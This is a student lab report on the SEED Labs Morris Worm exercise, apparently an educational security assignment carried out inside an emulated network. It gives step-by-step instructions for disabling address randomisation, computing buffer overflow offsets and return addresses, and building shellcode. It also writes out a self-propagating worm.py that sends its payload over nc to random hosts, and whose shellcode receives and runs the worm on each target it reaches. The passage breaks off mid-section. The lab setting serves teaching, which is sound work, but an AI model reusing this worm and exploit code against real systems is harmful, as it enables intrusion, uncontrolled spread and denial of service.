# Morris Worms
# Attack and Self-Duplication Report

Fahad Umair

# Table of Contents

1.0 Morris Worm Attack and Self-Duplication .....3

1.1 Introduction .....3

1.2 History.....3

1.3 Objectives .....3

1.4 Requirements/Setting Up the System .....4

2.0 Report - Methodologies .....5

2.1 Report - Execution .....5

2.2 Report - Running the Worm on a Single Node .....10

2.3 Report - Running the Worm on the Full Network .....12

2.4 Report - Deleting the worm.py File .....18

2.5 Report - Visualizing the Worm Across the Network .....19

2.6 Report - Making the System Unusable .....23

2.7 Report - Prevention Techniques .....25

3.0 Conclusion .....25

3.1 High Level Description of Events .....25

3.2 References .....26

# 1.0 Morris Worm Attack and Self-Duplication

## 1.1 Introduction

The Morris worm, named after Robert Tappan Morris, is an exploit created to punish vulnerabilities of a system. These vulnerabilities included: penetration through the debug mode of the Unix sendmail program, a buffer overflow/overrun hold in the finger network service, and transitive trust which was enabled by network admins creating network logins with no password giving access through remote shell. Once the worm gained access to the system, it would begin a self-duplication process which would cause the effected system to slow to a halt. This attack was made easier due to the common uses of the VAX systems at the time.

## 1.2 History

The Morris worm as we now know was not meant to be use for malicious intent when originally created. Robert Morris had planned to use this worm to map out the internet as it was back in 1988. This resulted in the internet (approximately 60,000 systems at the time) being shutdown to quarantine the infected systems. Once previously infected systems were cleaned (through reinstalling operating systems) they would be allowed to come back online.

## 1.3 Objectives

Starting from one network (Node) at a time, we want our worm to be spread all across the network of Nodes. Each worm contains some malicious bash code which will make the Node entirely useless. The way it will do it is by raising the CPU usage of that Node to a 100%. Now, we can custom the code into any

other thing as well, it can also delete all the files from the Node or corrupt them. It can also upload the Node files to the internet or display data on their screen.

We will not make the worm self duplicating on the system; however, we will make it such that once it gets to a Node, it will send itself to other Nodes. So, this means that even if we delete the worm from the Node, some other system will send the worm to it again. In the end, it would be evident that the worm is unremovable from a Node.

## 1.4 Requirements/Setting Up the System


In order to set up the system, you need the following

- Ubuntu 20.04

  Preferably you can download the SEED Ubuntu 20.04 VM from https://seedsecuritylabs.org/labsetup.html as the project has been tested on it as it has the necessary working environment.
- Lab setup files

  You need to download the Morris Worm lab zip files from https://seedsecuritylabs.org/Labs_20.04/Files/Morris_Worm/Labsetup.zip.
- Seed Emulator

  Seed Emulator is a tool used for hosting emulated networks. You download it from https://github.com/seed-labs/seed-emulator. It creates a network just like this (the visualization comes from somewhere else) and creates a terminal for all the nodes.




- Docker

  If you do not download the SEED Ubuntu, you can install docker for Ubuntu by following this link. https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md.

- (Optional) Lab files already containing Seed emulator and completed files.

  You can download the complete set of lab files from my GitHub. https://github.com/FahadUmair/WormLabSetup.

# 2.0 Report - Methodologies

## 2.1 Report - Execution

After downloading all the files on our system (see section 1.3), we will run the worm attack on a network of nodes starting from one node at a time.

We need to turn on our system SEED Ubuntu 20.04. Then navigate to the *Labsetup* folder inside the terminal. After opening that folder, you need to open the *emulator-code* folder. Now make sure you have seedemu installed or you

have downloaded my Labsetup files through GitHub (see section 1.3) as seedemu is already installed on it.


After opening that folder, type

```
$ python3 nano-internet.py
```

This will run the nano-internet emulator hosts which is provided to us by seedemu. After that is done, cd to the *output* folder. You now have to type

`$ dcbuild` and after that finishes, type `$ dcup`

*dcbuild* is a command that is used for building the container images and *dcup* is used to start those containers. In this case, they will start all the hosts for the nano-internet, we will call each of the host as a Node. To confirm, after you type *dcup*, your terminal should output something like this first:




*Terminal running the seed emulator*


This is the confirmation that up till now, everything is going as planned. Now you have to open another terminal and navigate to the *Labsetup* folder again, this time you have to go inside the *map* folder. Now, you have to type

```
$ dcbuild
```

and after that finishes, type

```
$ dcup
```

Doing this will start our visualization tool for the emulated Nodes. Now open you browser inside the SEED Ubuntu and type *http://localhost:8080/map.html* and you will see something like this:




*internet browser*

After the setup has been done and the map is showing on your browser, open a new terminal. As in order to do a buffer overflow attack on a system, we have to turn off its address randomization, so the return address isn't randomized. As we are the host system, we apply a global kernel parameter to our command so we can turn address randomization off for every Node we attack. In order to do that, and type the following command:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

As all our nodes are connected to the same server (through our host), this command will turn off the address randomization of each node and will make all Nodes have the same perimeters. This means that the addresses of the buffers and the value of the frame pointers would remain the same for each Node.

Now, in order to find the return address and the offset of the stack for the buffer overflow attack on another system, we run this command on our (host) terminal.

```
$ echo hello | nc -w2 10.151.0.71 9090
```

This command prints out the internal perimeters of the Node on IP address 10.151.0.71. This command will print out a result like this on our first terminal which we started the emulator on:

```
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Input size: 6
as151h-host_0-10.151.0.71 | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71 | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71 | ==== Returned Properly ====
```

*Terminal running the seed emulator*

This is the result the Node 10.151.0.71 shows us.

Now we can calculate the offset and return address of the Node's stack.

**Offset:** *ebp – buffer's address + 4*. In this case we have *0xffffd5f8 - 0xffffd588* which equals to *0x70*, in decimal, it equals to 112 and when we add *4*, it becomes *116.*

**Return address:** ebp + (some number). Now this number can be equal to or larger than 12. We will use 24 in our case, so the return address becomes *0xffffd5f8+24.*

Now since we know the return address and offset of the stack for a Node, we can create a worm file and store our findings in that. There exists a *worm* folder which has a *worm.py* file inside of it. Open that file and make a function called

*def createBadFile():*

So, after making it, it will look like this

```
# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))

   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode
   # $ebp=0xffffd5f8 ;&buffer=0xffffd588
   ret    = 0xffffd5f8+24
   offset = 116

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)
```

*worm.py file*

In this function, we are creating a byte array of size 500 and putting some *shellcode* (which we will discuss later) at the end of it. We also store the return address and offset value. After that, we convert everything to bytes and by setting the *byteorder* to “little”, the order of most significant bytes start at the end of the array. At the end, we write everything to a file called “badfile”.

At the starting, our shellcode will look something like this:

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                 "
   "                                                          "
   "                                                         *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

*worm.py file*

This is the *shellcode* we used in the *createBadFile* function. This is the malicious code that will run on the other Nodes.

## 2.2 Report -Running the Worm on a Single Node

Create a function called *getNextTarget*() in the worm.py file. As right now, we are running the attack on one Node only, we will only have one IP address to attack, so make your function like this:

```
def getNextTarget():
    return '10.151.0.71'
```

*worm.py file*

Now, in order to make our code work, we will add a while loop which in which we will send the malicious code to other Nodes, so it will look something like this:

```
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"*********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"*********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)


    # Sleep for 2 seconds before attacking another host
    time.sleep(2)

    # Remove this line if you want to continue attacking others
    exit(0)
```

*worm.py file*

We use the nc command to transfer files, in this case, we send the file to the target Node over the port 9090.

We will also write a print statement and a command to install the badfile on the target computer inside our file. Write these before the *while* loop.

```
print("The worm has arrived on this host ^_^", flush=True)

# Create the badfile
createBadfile()
```

*worm.py file*

After that is done, navigate to the *Labsetup* folder in a new terminal. This time, open the *worm* folder and type

```
$ chmod +x worm.py
$ ./worm.py
```

The first command changes the mode of *worm.py* to executable and the second command runs it.

Our terminals will look something like this when we run these commands:

```
[12/09/22]seed@VM:~/.../worm$ chmod +x worm.py
[12/09/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************

>>>>> Attacking 10.151.0.71 <<<<<
**********************************

[12/09/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************

>>>>> Attacking 10.151.0.71 <<<<<
**********************************

[12/09/22]seed@VM:~/.../worm$
```

*This is our new terminal running worm.py*

Now, go back to the first terminal in which we hosted the seed emulator, it should give us a result like this:


*Terminal running the seed emulator*

Now it is evident that our shellcode is running on the host 10.151.0.71.

## 2.3 Report - Running the Worm on the Full Network

After running the previous attack, we know that our worm is reaching to other Nodes. Now, we will target more IP addresses and make additions to our *shellcode*.

We will make our shell code such that after the worm gets on one Node, it copies itself to other random nodes, and this process never stops.

To make this possible, we need to modify a few things. First lets change our *getNextTarget*() function so it return a random IP address.

```
# Find the next victim (return an IP address).
def getNextTarget():
    randomX = randint(151, 153)
    randomY = randint(71, 75)
    ip= f"10.{randomX}.0.{randomY}"

    return ip
```

*worm.py file*

As we know the IP addresses in the seed emulator are only 10.X.0.Y where X is from 151 to 153 and Y is from 71 to 75, we can add a randomizer to give us random IP address in that range.

Moreover, we need to change the shell code as well.

```
10 shellcode= (
11    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
12    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
13    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
14    "\xff\xff\xff"
15    "AAAABBBBCCCCDDDD"
16    "/bin/bash*"
17    "-c*"
18    # The * in the 3rd line will be replaced by a binary zero.
19    " echo '(^_^) Shellcode is running (^_^)';                    "
20    "nc -lnv 8080 > worm.py; chmod +x worm.py; ./worm.py ;        "
21    "                                                            *"
22    "12345678901234567890123456789012345678901234567890123456789012345678901234567890"
23    # The last line (above) serves as a ruler, it is not used
24 ).encode('latin-1')
25
```

*worm.py file*

If you see in line 20, more code is added. We use the nc command to get file from a client and after getting the file, change its mode to executable and run it. This means that as soon as the file reaches a random Node, it starts running on that Node and sends itself to another random Node.


We also need to make changes inside the while loop to make this happen

```
65 # Launch the attack on other servers
66 while True:
67     targetIP = getNextTarget()
68
69     # Send the malicious payload to the target host
70     print(f"**********************************", flush=True)
71     print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
72     print(f"**********************************", flush=True)
73     subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
74     subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)
75
76     # Give the shellcode some time to run on the target host
77     time.sleep(1)
78
79
80     # Sleep for 2 seconds before attacking another host
81     time.sleep(2)
82
83     # Remove this line if you want to continue attacking others
84     #exit(0)
```

*worm.py file*


In line 74, we are making our client send the file to the server and we also commented out the line 84 so we never exit the loop.

Head back to the last terminal we opened in which we ran the python file. Re-run the python file again and our terminal will look something like this,





*This is our new terminal running worm.py*

This is a never-ending task, and this will keep attacking different IP addresses. Now, open the host terminal in which we ran the seed emulator and see what's happening inside of it.





Terminal running the seed emulator

This is also a never-ending set of actions as what's happening is that once a Node gets the worm file, it runs the file on itself and inside the file it reads our code that it has to send the file to other Nodes and make it run there as well. So, this is a repetitive set of actions having no end. In other words, this is happening

